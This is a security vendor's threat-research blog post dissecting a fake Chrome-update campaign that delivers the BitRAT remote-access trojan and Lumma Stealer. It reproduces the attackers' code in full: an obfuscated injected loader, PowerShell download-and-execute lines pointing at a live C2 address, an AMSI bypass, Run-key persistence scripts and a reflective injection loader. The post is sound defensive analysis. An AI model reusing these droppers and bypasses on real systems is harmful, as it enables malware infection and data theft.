Fake Browser Updates delivering BitRAT and Lumma Stealer

esentire.com/blog/fake-browser-updates-delivering-bitrat-and-lumma-stealer

Want to learn more on how to achieve Cyber Resilience?

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.


Here’s the latest from our TRU Team…

What did we find?

In May 2024, eSentire's Threat Response Unit (TRU) detected an instance of fake updates delivering BitRAT and Lumma Stealer.

Fake browser updates have been responsible for numerous malware infections, including those of the well-known SocGholish malware. In April 2024, we observed FakeBat being distributed via similar fake update mechanisms.

The infection chain began when the user visited an infected webpage containing injected malicious JavaScript code (Figure 1).




You are using an older version of Chrome

Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here:


Figure 1: Fake Chrome update

Upon loading the compromised page, the injected malicious JavaScript code is triggered, which directs the user to the fake update page (Figure 2). After cleaning up the code, we found redirect code hidden within the JavaScript (Figure 3). The redirected site can only be accessed if the HTTP referrer matches the original malicious web page.


evolutionautomation.com/wp-in
evolutionautomation.com/wp-includes/js/jquery/jquery.min.js?ver=3.7.1

```
/*! jQuery v3.7.1 | (c) OpenJS Foundation and other contributors | jquery.org/license */
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e)
{if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window?
window:this,function(ie,e){"use strict";var oe=[],r=Object.getPrototypeOf,ae=oe.slice,g=oe.flat?function(e){return
oe.flat.call(e)}:function(e){return oe.concat.apply([],e)},s=oe.push,se=oe.indexOf,n=
{},i=n.toString,ue=n.hasOwnProperty,o=ue.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e&&"number"!=typeof
e.nodeType&&"function"!=typeof e.item},y=function(e){return null!=e&&e===e.window},C=ie.document,u=
```


Figure 2: Injected malicious JavaScript code



```
var _0x6ade = ["script", "createElement", "src", "https://
chatgpt-app.cloud/q1Vz6N", "appendChild", "head",
"getElementsByTagName"];
var a = document[_0x6ade[1]](_0x6ade[0]);
a[_0x6ade[2]] = _0x6ade[3];
document[_0x6ade[6]](_0x6ade[5])[0][_0x6ade[4]](a);
```

Figure 3: Redirect site hidden within the JavaScript

The chatgpt-app[.]cloud site contains a download link to a Zip archive called ‘Update.zip’, which is automatically downloaded onto the victim’s device. The archive is hosted on Discord’s Content Distribution Network (CDN) (Figure 4).




```
(() => {
var button_link = "https://cdn.discordapp.com/attachments/1171354369153830925/1235951523016609852/Update.zip?ex=66363d0d&is=6634eb8d&hm=cbf
96748f5bdcaf08a126d1b526d1dede62719d9801c2444813f8e9d2aaadda0&";
```

Figure 4: Download of Update.zip from Discord’s CDN

Fake Update

The fake browser update lure has become common amongst attackers as a means of entry to a device or network. The JavaScript file (Update.js) contained within the ZIP archive acts as an initial downloader to retrieve the payloads once executed by the victim. The archive contains several PowerShell scripts responsible for downloading and executing the next stage loader and payloads from http://77[.]221[.]151[.]31.

In the incident observed, there were multiple PowerShell scripts following the execution of Update.js, as seen in Figure 5 below:



Selected Process

powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $c1='(New-Object Net.We'; $c4='bClient).Downlo'; $c3='adString
("http://77.221.151.31/a/z.png")';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X
```


Figure 5: PowerShell script retrieving payload file

The IP address identified in the PowerShell script is a known BitRAT Command-and-Control (C2) address, which hosts both the BitRAT and Lumma Stealer payloads. The files have the extension .png, but contain the loader, persistence mechanisms, and the payloads.

There were four unique files identified in this attack, all of which serve different purposes:

- **s.png –** Loader + Lumma Stealer payload
- **z.png –** PowerShell script that creates runkey for persistence + downloads Loader + BitRAT payload
- **a.png –** Loader + BitRAT payload
- **0x.png –** BitRAT persistence file that redownloads a.png and executes it


Starting with *z.png*, the PowerShell script bypasses AMSI, renames the payload *0x.png* to *0x.log*, hides it in the C:\Users\Public directory, and sets it to run at startup by modifying the Registry Run Key. It also retrieves and executes a.png, the loader and BitRAT payload (Figure 6).



```
[ref].Assembly.GetType('S*y!s*t*e*m!.!M!a$n!a*g!e*m*e!n!t$.$A*u*t!o!m*a*t$i*o*n!.!A!m*s*i!U*t$i*l!s*'.replace('$','').replace('!','').replace('*','')).GetField('a!m=s-i-I=n=i-t-F=a-i!l!e-d='.replace('!','').replace('=','').replace('-',''), 'NonPublic,Static').('S)e%t%V)a}l%u%e}'.replace('}','').replace(')','').replace('%',''))($null, $true)

$LNK = 'http://77.221.151.31/a/0x.png';

$Run = 'HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run';

$Pach = 'wscript //E:VBScript C:\Users\Public\0x.log //Nologo';

$Pach2 = 'C:\Users\Public\0x.log';

New-ItemProperty -Path $Run -Name 'Microsoft' -Value $Pach

(New-Object System.Net.WebClient).DownloadFile($LNK,$Pach2);

start-sleep -s 4

cmd /c attrib +h $Pach2

$c1='(New-Object Net.We'; $c4='bClient).Downlo'; $c3='adString(''http://77.221.151.31/a/a.png'')';$TC=I`E`X ($c1,$c4,$c3 -Join '')|I`E`X
```

Figure 6: z.png retrieving 0x.png and a.png


The *0x.log* (0x.png) payload contains an additional PowerShell script which acts as a persistence mechanism for the BitRAT payload file, *a.png*. The *0x.log* file downloads a.png and executes it (Figure 7).



```
SDF = "WYScYYrYiYpYt.YSYhYYelYYYl"
SDF = Replace(SDF,"Y","")
Set YOO = CreateObject(SDF)

KK1 = "po"+"wers"+"hell "

FFO = "$c1='(New-Object Net.We'; $c4='bCli"

FF2="ent).Downlo'; $c3='adString(''"

FF3="http://77.221.151.31/a/a.png"

FF4="'')';$TC=I`E`X ($c1,$c4,$c3 "

FF5="-Join '')|I`E`X"
```

Figure 7: 0x.png downloads and executes a.png via PowerShell

The two files containing the malicious payloads *a.png* and *s.png* include an AMSI bypass, the code that leverages reflection in .NET to dynamically load and execute the payload within RegSvcs.exe process (Figure 8).




```
 $t0='MPIEX'.replace('MP','');sal g $t0;
[ref].Assembly.GetType('S*y!s*t*e*m!.!M!a$n!a*g!e*m*e!n!t$.$A*u*t!o!m*a*t$i*o*n!.!A!m*s*i!U*t$i
*l!s*'.replace('$','').replace('!','').replace('*','')).GetField('a!m=s-i-I=n=i-t-F=a-i!l!e-d='
.replace('!','').replace('=','').replace('-',''),
'NonPublic,Static').('S)e%t%V)a}l%u%e}'.replace('}','').replace(')','').replace('%',''))($null,
 $true)
$loader = loaderbase64_string;
$payload = payloadbase64_string;

$iu=$payload
$obj =@($iu)

$iu2=$loader
$obj2 =@($iu2)

$SSD=[system.Convert].GetMethod()

$hgh=$SSD.Invoke($null,$obj)

$hgh2=$SSD.Invoke($null,$obj2)

$YOO=[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe',$hgh)

[Reflection.Assembly]::Load($hgh2).GetType('R2').GetMethod('Run').Invoke($null,$YOO)
```

Figure 8: Simplified version of a.png showing the AMSI bypass and loading

Loader

There are two parts to the payload files, *a.png* and *s.png* – the loader portion and the payload. The loader mechanism appears to be almost the same in both files; the only difference seems to be the hash itself.

The loader is a .NET portable executable (PE) file, obfuscated using Crypto Obfuscator (5.x). The loader is tasked with loading the decrypted payload binary from the files PowerShell script and injecting it into RegSvcs.exe (Figure 9).



Assembly Explorer
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibrary
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
dnlib (4.4.0.0)
dnSpy (6.5.0.0)
R2 (1.0.0.0)
R2.dll
PE
Type References
References
Resources
{ } -
<Module> @02000001
R2 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000001
GetProcAddress(IntPtr, ref string) : IntPtr @
LoadLibraryA(ref string) : IntPtr @06000003
Run(string, byte[]) : void @06000002
smethod_0(string, string) : T @06000005
Run(string, byte[]) : void

```
// R2
// Token: 0x06000002 RID: 2 RVA: 0x00002984 File Offset
public static void Run(string path, byte[] payload)
{
    for (int i = Class0.smethod_0(0); i < Class0.smetho
    {
        int num = Class0.smethod_0(4);
        R2.Struct1 @struct = new R2.Struct1
        {
            uint_0 = Delegate30.smethod_0(Delegate55.sm
        };
        R2.Struct0 struct2 = default(R2.Struct0);
        try
        {
            if ((Delegate38.smethod_0(R2.delegate0_0, p
              Class0.smethod_0(16))
            {
                throw Delegate49.smethod_0();
            }
            int num2 = Delegate33.smethod_0(payload, Cl
            int num3 = Delegate33.smethod_0(payload, nu
            int[] array = new int[Class0.smethod_0(28)]
            array[Class0.smethod_0(32)] = Class0.smetho
            if (Delegate29.smethod_0() == Class0.smetho
            {
                if ((Delegate54.smethod_0(R2.delegate1_
                {
                    throw Delegate49.smethod_0();
                }
            }
            else if ((Delegate21.smethod_0(R2.delegate2
```

Figure 9: The deobfuscated loader

BitRAT

BitRAT is a feature-rich remote access tool with capabilities such as two modes of connections (direct reverse connection and Tor connection), UAC exploit for elevated privileges, process protection, and the ability to manage over 10,000 clients efficiently.

It offers a binder that binds up to 5 files, a remote browser feature supporting Chrome, password recovery for various applications, XMR miner for cryptocurrency mining, reverse proxy using SOCKS4 mode, remote desktop access, webcam live feed, file manager with zip compression, keylogger functions, audio live feed, and SOCKS5 proxy support.

The BitRAT sample analyzed in this case was UPX packed and contained an encrypted configuration. The configuration data is decrypted using the following steps:

1. First, a decoded string is loaded to memory.
2. A second string is loaded to memory to which the first string is appended.
3. The CRC-32 hash is generated for the string to which 8 is added.
4. An MD5 hash is generated from the lowercase version of the previously generated hash.
5. The first 16 characters from the MD5 hash are utilized as the key for the Camellia decryption routine.
6. The decryption routine with the same key is used for decryption of every encrypted string in the binary.

The decrypted configuration:

- **Host**: 77.221.151[.]31
- **Port:** 4444
- **Tor Process Name:** Tor
- **Install Directory:** 0
- **Install File:** 0
- **Password:** 7b13ff385b95cf25d53088d6b7c5d890


Lumma Stealer

Lumma Stealer, also known as LummaC2 Stealer, is an information stealing malware developed in C language. It has been operating as a Malware-as-a-Service in Russian-speaking forums since August 2022. Created by the threat actor "Shamel" using the alias "Lumma", this malware targets cryptocurrency wallets, 2FA browser extensions, and other sensitive data on victims' machines.

The stolen data is sent to a C2 server via HTTP POST requests with the user agent beginning with "Mozilla/5.0". Additionally, Lumma Stealer includes a non-resident loader capable of deploying further malicious payloads in EXE, DLL, and PowerShell formats.

This article will focus solely on the major sections of Lumma Stealer, as eSentire has previously covered it in detail.

There are notable strings found in Lumma Stealer's C2 communication, including the version and Lumma ID (lid), also referred to as the build ID, which uniquely identifies Lumma (Figure 10).



```
mov edi,dword ptr ds:[esi+10]
movzx ebx,byte ptr ds:[esi+edi+1D0]
mov edi,edx
add edi,EF9C3B63
lea edx,dword ptr ds:[edx+ebx-1063C49D]
and edi,ebx
add edi,edi
mov ebx,edi
xor ebx,edx
not edi
and edx,edi
add edx,edx
sub edx,ebx
add dl,4B
mov edi,dword ptr ds:[esi+10]
mov byte ptr ds:[esi+edi+1D0],dl
mov edx,dword ptr ds:[esi+10]
inc edx
mov dword ptr ds:[esi+10],edx
mov edx,dword ptr ds:[esi+10]
cmp edx,12
jb s$iu.12DCAB
mov edi,dword ptr ds:[esi+F8]
jmp s$iu.12DCFC
sub esp,1C
lea edx,dword ptr ds:[esi+FC]           [esi+FC]:LdrStandardizeSystemPath+67
mov dword ptr ss:[esp+18],edx
lea edx,dword ptr ds:[esi+18]           [esi+18]:RtlEqualUnicodeString+36B
mov dword ptr ss:[esp+14],edx
mov dword ptr ss:[esp+10],eax
lea eax,dword ptr ds:[esi+21C]          eax:L"/api", esi+21C:"act=recive_message&ver=4.0&lid=tzk7JQ--Lom&j=default"
mov dword ptr ss:[esp+C],eax            [esp+0C]:"act=recive_message&ver=4.0&lid=tzk7JQ--Lom&j=default"
lea eax,dword ptr ds:[esi+40]           eax:L"/api", esi+40:L"Content-Type: application/x-www-form-urlencoded\r\n"
mov dword ptr ss:[esp+8],eax            [esp+08]:L"Content-Type: application/x-www-form-urlencoded\r\n"
lea eax,dword ptr ds:[esi+1D0]          eax:L"/api", esi+1D0:L"/api"
mov dword ptr ss:[esp+4],eax
mov dword ptr ss:[esp],s$iu.165D5C
call s$iu.12B130
add esp,1C
mov bl,al
mov ecx,dword ptr ds:[esi+16C]
xor ecx,2DEA3385
mov eax,dword ptr ds:[esi+170]          eax:L"/api"
mov eax,dword ptr ds:[eax]              eax:L"/api"
mov eax,dword ptr ds:[eax+ecx*4]        eax:L"/api"
mov ecx,dword ptr ds:[15DB0C]
xor ecx,40A1CE5
sub eax,ecx                             eax:L"/api"
jmp eax
call s$iu.128F60
mov ecx,dword ptr ds:[esi+180]
mov dword ptr ds:[ecx],1
mov eax,dword ptr ds:[esi+18C]          eax:L"/api"
mov eax,dword ptr ds:[eax]              eax:L"/api"
mov ecx,dword ptr ds:[ecx]
mov eax,dword ptr ds:[eax+ecx*4]        eax:L"/api"
mov ecx,dword ptr ds:[15DB3C]
xor ecx,76FF20DE
sub eax,ecx                             eax:L"/api"
mov edi,dword ptr ds:[esi+1A8]
mov ebx,dword ptr ds:[esi+198]
jmp eax
mov dl,byte ptr ds:[esi+24]
mov byte ptr ds:[esi+3C],dl
mov byte ptr ds:[esi+40],DB             esi+40:L"Content-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+41],99
mov byte ptr ds:[esi+42],ED             esi+42:L"ontent-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+43],9B
mov byte ptr ds:[esi+44],E2             esi+44:L"ntent-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+45],95
mov byte ptr ds:[esi+46],1A             esi+46:L"tent-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+47],97
mov byte ptr ds:[esi+48],ED             esi+48:L"ent-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+49],91
mov byte ptr ds:[esi+4A],E4             esi+4A:L"nt-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+4B],93
mov byte ptr ds:[esi+4C],20             esi+4C:L"t-Type: application/x-www-form-urlencoded\r\n", 20:' '
mov byte ptr ds:[esi+4D],AD
mov byte ptr ds:[esi+4E],9B             esi+4E:L"-Type: application/x-www-form-urlencoded\r\n"
mov byte ptr ds:[esi+4F],AF
```


```
EAX   004FD8E0     L"/api"
EBX   EF9C3B74
ECX   0012DC3A     s$iu.0012DC3
EDX   004FD728
EBP   004FD9D4
ESP   004FD66C
ESI   004FD710
EDI   004FD6CC

EIP   0012DD2B     s$iu.0012DD2

EFLAGS   00000216
ZF 0  PF 1  AF 1
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000006 (ERROR_INVA
LastStatus C0000008 (STATUS_INV

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000
DR6 00000000
DR7 00000000
```

```
Default (stdcall)
1: [esp+4] 00000000 00000000
2: [esp+8] 004FD750 004FD750 L"
3: [esp+C] 004FD92C 004FD92C "a
4: [esp+10] 00000034 00000034
5: [esp+14] 004FD728 004FD728
```

```
004FD66C  00000001
004FD670  00000000
004FD674  004FD750  L"Content-Type: application/x-www-form-urlencoded\r\n"
004FD678  004FD92C  "act=recive_message&ver=4.0&lid=tzk7JQ--Lom&j=default"
004FD67C  00000034
```

Figure 10: Notable strings in Lumma Stealer Payload


The payload includes the user-agent used by the malware (Figure 11).



```
cmp ecx,E3
jb s$iu.12B72D
jmp s$iu.12B77E
sub esp,14
